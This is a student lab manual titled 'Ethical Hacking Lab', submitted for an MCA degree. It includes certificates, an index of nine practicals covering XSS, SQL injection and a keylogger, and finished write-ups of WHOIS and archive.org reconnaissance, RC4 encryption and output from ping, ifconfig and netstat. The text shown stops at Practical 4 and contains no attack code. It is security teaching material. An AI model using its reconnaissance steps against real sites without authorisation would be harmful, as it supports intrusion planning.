ETHICAL HACKING LAB

A Lab Manual Submitted in Fulfilment of the Degree of

MASTER

In

COMPUTER APPLICATION

Year 2022-2023

By

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(Seat No.:- 806061)

(Application Id:- 171010)

Under the Guidance of

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CERTIFICATE

This is to certify that, this Lab Manual entitled "Ethical Hacking Lab" is a record of work carried out by Mr. Gupta Sudhir Prahlad Sabitree (Seat no:-806061), student of MCA Semester-III class and is submitted to University of Mumbai, in partial fulfilment of the requirement for the award of the degree of Master in Computer Application. The Lab Manual has been approved.

		
Guide	External Examiner	Coordinator – M.C.A

Approval of Lab Manual

This is to certify that the Lab Manual entitled "Ethical Hacking Lab", for Master in Computer Application submitted to University of Mumbai by Mr. Gupta Sudhir Prahlad Sabitree (Seat no:- 806061) a bonafide student of Institute of Distance and Open Learning, Vidyanagari, Kalina, Santracruz East has been approved for the award of Master in Computer Application.

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1.

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Date:

Place:

Declaration

I declare that this written submission represents my ideas in my own words and where other's ideas or words have been included, I have adequately cited and referenced the original sources. I also declare that I have adhered to all principles of academic honesty and integrity and have not misrepresented or fabricated or falsified any idea/data/fact/source in my submission. I understand that any violation of the above will be cause for disciplinary action by the Institute and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been taken when needed.

(Signature)

Mr. Gupta Sudhir Prahlad Sabitree

Seat No:- 806061

Date:

Place:

ACKNOWLEDGMENT

After the completion of this work, words are not enough to express my feelings about all those who helped me to reach my goal; feeling above this is my indebtedness to the almighty for providing me this moment in my life.

It's a great pleasure and moment of immense satisfaction for me to express my profound gratitude to my Practical guide, **Asst. Prof. Mr. Abhinandan Sawant.** whose constant encouragement enabled me to work enthusiastically. Her perpetual motivation, patience and excellent expertise in discussion during progress of dissertation work have benefited me to an extent, which is beyond expression. Her depth and breadth of knowledge of Engineering field made me realize that theoretical knowledge always help to develop efficient operational software, which is a blend of all core subjects of the field. The completion of this project would not have been possible without her encouragement, patient guidance and constant support.

I would like to thank all staff members for their valuable cooperation and permitting me to work in the computer labs.

Special thanks to my colleagues and friends for providing me useful comments, suggestions and continuous encouragement.

Finally, I thanks my family members, for their support and endurance during this work.

Mr. Gupta Sudhir Prahlad Sabitree

(Seat No:- 806061)

Ethical Hacking Lab

Sudhir Prahlad Gupta Application No: 171010


Index

Sr No	Aim	Date	Sign
1.	Use Google and Whois for Reconnaissance.		
2.	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.		
3.	Using Traceroute, ping, ifconfig, netstat Command		
4.	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.		
5.	Use Wireshark sniffer to capture network traffic and analyse.		
6.	Simulate persistent Cross Site Scripting attack.		
7.	Session impersonation using Firefox and Tamper Data add-on		
8.	Perform SQL injection attack.		
9.	Create a simple keylogger using python		


PRACTICAL NO 1

AIM: Use Google and Whois for Reconnaissance.


Step1: Open the WHO.is website





Step 2: Enter the website name and hit the "Enter Button".





Step 3: Show you information about www.prestashop.com














ii) https://www.amazon.com/







iii) https://www.facebook.com/





iv) https://www.google.com/





v) https://www.youtube.com/







Part B: archive.org Website

Step 1: Visit to archive.org website.

Step 2: Enter the Website URL Address


1) https://www.airtel.in/






Indexed on September 24, 2022.

Saved 22,645 times between February 5, 2005 and February 18, 2023.







Last 10 Captures

Capture	Statuscode	MIME-type	Size
Sat, 18 Feb 2023 21:12:03 GMT	200	text/html	2051
Sat, 18 Feb 2023 21 12 02 GMT	301	unk	417
Sat, 18 Feb 2023 21:11:59 GMT	±1	warc/revisit	463
Sat, 18 Feb 2023 16:38:48 GMT	*	warc/revisit	958
Sat, 18 Feb 2023 16:36:46 GMT	301	unk	419
Sat, 18 Feb 2023 13:47:53 GMT	~	warc/revisit	955
Sat, 18 Feb 2023 13:47:49 GMT	301	unk	419
Sat, 18 Feb 2023 11:12:08 GMT	301	text/html	526
Sat, 18 Feb 2023 05:25:10 GMT	Ψ.	warc/revisit	955
Sat, 18 Feb 2023 05:25:07 GMT	301	unk	418


2) https://www.croma.com/





Last 10 Captures


Capture	Statuscode	MIME-type	Size
Sat, 18 Feb 2023 09:16:38 GMT	200	text/html	73033
Sat, 18 Feb 2023 07:55:07 GMT	200	text/html	71108
Sat, 18 Feb 2023 06:36:13 GMT	200	text/html	71103
Sat, 18 Feb 2023 06:36:02 GMT	301	unk	393
Fri, 17 Feb 2023 07:07:43 GMT	200	text/html	70739
Fri, 17 Feb 2023 05:42:50 GMT	200	text/html	70774
Fri, 17 Feb 2023 05:42:44 GMT	301	unk	432
Thu, 16 Feb 2023 06:39.37 GMT	200	text/html	70798
Thu, 16 Feb 2023 05:23:14 GMT	200	text/html	70844
Thu, 16 Feb 2023 05:23:03 GMT	301	unk	437




PRACTICAL NO 2

AIM: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.


Step 1:



Step 2: Encryption using RC4




Decryption



PRACTICAL NO 3

AIM: Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press "Enter".



Step 2: Ping all the IP addresses Ifconfig

```
Administrator: C:\Windows\system32\cmd.exe
                                                                                                                 Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
 Ping statistics for 91.240.109.42:
Packets: Sent - 4, Received - 0, Lost - 4 (100% loss),
 C:>>ping 192.168.0.1
 Ping statistics for 192.168.0.1:
Packets: Sent - 4, Received - 4, Lost - 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum - 3ms, Maximum - 4ms, Average - 3ms
 C:\>ping 203.192.253.1
 Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time-6ms TTL=254
Reply from 203.192.253.1: bytes=32 time-12ms TTL=254
Reply from 203.192.253.1: bytes=32 time-12ms TTL=254
 C:\>ping 125.18.4.65
 Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes-32 time-35ms TTL-62
Reply from 125.18.4.65: bytes-32 time-37ms TTL-62
Reply from 125.18.4.65: bytes-32 time-34ms TTL-62
Reply from 125.18.4.65: bytes-32 time-29ms TTL-62
 Ping statistics for 125.18.4.65:
Packets: Sent = 4, Received = 4, Lost = 0 <0% loss),
Approximate round trip times in milli-seconds:
Minimum = 29ms, Maximum = 37ms, Average = 33ms
 susel:~ # ifconfig
eth0
                 Link encap:Ethernet Hwaddr 00:0C:29:17:1B:27
                 inet addr:192.168.208.133 Bcast:192.168.208.255 Mask:255.255.25
                 inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                 RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                 TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                 collisions:0 txqueuelen:1000
                 RX bytes:21313 (20.8 Kb) TX bytes:16778 (16.3 Kb)
lo
                 Link encap:Local Loopback
                 inet addr:127.0.0.1 Mask:255.0.0.0
                 inet6 addr: ::1/128 Scope:Host
                 UP LOOPBACK RUNNING MTU:16436 Metric:1
                 RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                 TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                 collisions:0 txqueuelen:0
                 RX bytes:1060 (1.0 Kb) TX bytes:1060 (1.0 Kb)
```

Netstat

```
C:\Users\singh>netstat
Active Connections
         Local Address
                                 Foreign Address
  Proto
                                                         State
                                                         ESTABLISHED
  TCP
         127.0.0.1:1564
                                 DESKTOP-923RK3N:1565
  TCP
         127.0.0.1:1565
                                 DESKTOP-923RK3N:1564
                                                         ESTABLISHED
  TCP
         127.0.0.1:25104
                                 DESKTOP-923RK3N:25105
                                                         ESTABLISHED
  TCP
                                 DESKTOP-923RK3N:25104
         127.0.0.1:25105
                                                         ESTABLISHED
                                 DESKTOP-923RK3N:25108
  TCP
         127.0.0.1:25107
                                                         ESTABLISHED
  TCP
         127.0.0.1:25108
                                 DESKTOP-923RK3N:25107
                                                         ESTABLISHED
  TCP
         127.0.0.1:25112
                                 DESKTOP-923RK3N:25113
                                                         ESTABLISHED
  TCP
         127.0.0.1:25113
                                 DESKTOP-923RK3N:25112
                                                         ESTABLISHED
  TCP
                                                         ESTABLISHED
         127.0.0.1:25114
                                 DESKTOP-923RK3N:25115
  TCP
         127.0.0.1:25115
                                 DESKTOP-923RK3N:25114
                                                         ESTABLISHED
  TCP
         192.168.0.57:24938
                                 52.230.84.217:https
                                                         ESTABLISHED
  TCP
         192.168.0.57:24978
                                 162.254.196.84:27021
                                                         ESTABLISHED
                                 a23-56-165-111:https
  TCP
         192.168.0.57:25052
                                                         ESTABLISHED
                                 test:https
  TCP
         192.168.0.57:25072
                                                         TIME_WAIT
  TCP
         192.168.0.57:25078
                                 a23-56-165-111:https
                                                         ESTABLISHED
 TCP
         192.168.0.57:25080
                                 a23-56-165-111:https
                                                         ESTABLISHED
 TCP
         192.168.0.57:25083
                                 40.67.188.75:https
                                                         ESTABLISHED
 TCP
                                 13.107.21.200:https
         192.168.0.57:25099
                                                         ESTABLISHED
  TCP
                                                         SYN SENT
         192.168.0.57:25100
                                 ns329092:http
  TCP
         192.168.0.57:25101
                                 155:https
                                                         ESTABLISHED
  TCP
         192.168.0.57:25103
                                 103.56.230.154:http
                                                         ESTABLISHED
  TCP
         192.168.0.57:25106
                                 ns329092:http
                                                         SYN SENT
  TCP
         192.168.0.57:25109
                                 ats1:https
                                                         ESTABLISHED
```

PRACTICAL NO. 4

